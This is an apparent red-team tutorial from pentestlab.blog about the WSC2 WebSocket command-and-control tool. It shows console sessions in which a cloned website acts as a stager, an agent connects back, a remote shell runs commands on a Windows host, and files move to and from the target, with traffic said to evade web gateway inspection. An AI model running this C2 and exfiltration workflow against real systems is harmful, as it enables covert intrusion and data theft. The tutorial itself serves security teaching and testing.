

Command and Control – WebSocket

 pentestlab.blog/category/red-team/page/84

December 6, 2017

Everyday new methods and tools are being discovered that could be used during red team engagements. Special focus is given into command and control channels that can evade security products and can hide traffic by using non-conventional methods.

Arno0x0x discovered that some web gateways doesn't inspect web socket content. Therefore it could be used as a communication channel for execution of arbitrary commands to hosts.

Arno0x0x developed a command and control tool (WSC2) which implements this method. The tool is written in python and can be used for data exfiltration since it provides file transfer capability and shell functionality.


```
root@kali:~/Downloads/WSC2# ./wsc2.py

WSC2

[*] WSC2 controller - Author: Arno0x0x - https://twitter.com/Arno0x0x - Version 0.1
[+] Creating [./incoming] directory for incoming files
[+] Creating [./stagers] directory for stagers files
[+] Creating [./static] directory for html files
[+] Using local index.html template
[+] HTML stager created as [./static/index.html]
[no agent]#> 
```

WSC2 – Main Console


It is possible to clone a legitimate website that will be hosted in a webserver (attacker machine) and will contain the malicious websocket code. At the time being WSC2 can generate three different java script stagers.



```
[*] WSC2 controller - Author: Arno0x0x - https://twitter.com/Arno0x0x - Version 0.1
[+] Trying to clone website [https://www.google.com]
[+] HTML stager created as [./static/index.html]
[no agent]#> genStager jscript
jscript1 jscript2 jscript3
[no agent]#> genStager jscript2
[+] Stager created as [./stagers/wsc2Agent2.js]
[no agent]#> 
```

WSC2 – Generation of Stagers


When the stager will be executed on the target a connection will be established with the WSC2 controller.



```
[*] WSC2 controller - Author: Arno0x0x - https://twitter.com/Arno0x0x - Version 0.1
[+] Trying to clone website [https://www.google.com]
[+] HTML stager created as [./static/index.html]
[no agent]#> genStager jscript2
[+] Stager created as [./stagers/wsc2Agent2.js]
[no agent]#> [+] New agent connected: [192.168.1.161:64970]
[no agent]#> 
```

WSC2 – Agent Connection

Alternatively the HTML stager can be executed when the user visit the malicious URL.



WSC2 – Cloned Website

From the connected agent (host) it is possible to get some basic shell functionality by using the **cli** command.

```
[no agent]#> list
Agent list
-----
[192.168.1.161:64970]
[no agent]#> use 192.168.1.161:64970
[192.168.1.161:64970]#> cli
[*] Switching to CLI mode
[*] Use the command 'back' to exit CLI mode
[192.168.1.161:64970-cli]#> 
```


WSC2 – Shell Functionality

Commands can be executed from the shell.

```
[192.168.1.161:65167-cli]#> net users
C:\WINDOWS\system32>net users
User accounts for \\DESKTOP-4CG7MS1
-----
Administrator          DefaultAccount          Guest
User
The command completed successfully.
[192.168.1.161:65167-cli]#> 
```

WSC2 – Command Execution

Additionally WSC2 provides file transfer capability. Files that will be retrieved from the target will be stored in the **incoming** folder of the tool.




WSC2 – Data Exfiltration

Files can be hosted also on the target to perform further post-exploitation activities.

```
[192.168.1.161:65223]#> putFile /root/Desktop/WebSockets/pentestlab.txt WebSocket
File transferred successfully
[192.168.1.161:65223]#>
```

WSC2 – File Transfer

The uploaded file will be stored on the folder which the stager has been executed initially.



WSC2 – File Stored

From the perspective of a defender this will look like web traffic coming from Internet Explorer which will not raise any suspicion.

References

- <https://arno0x0x.wordpress.com/2017/11/10/using-websockets-and-ie-edge-for-c2-communications/>
- <https://github.com/Arno0x/WSC2>

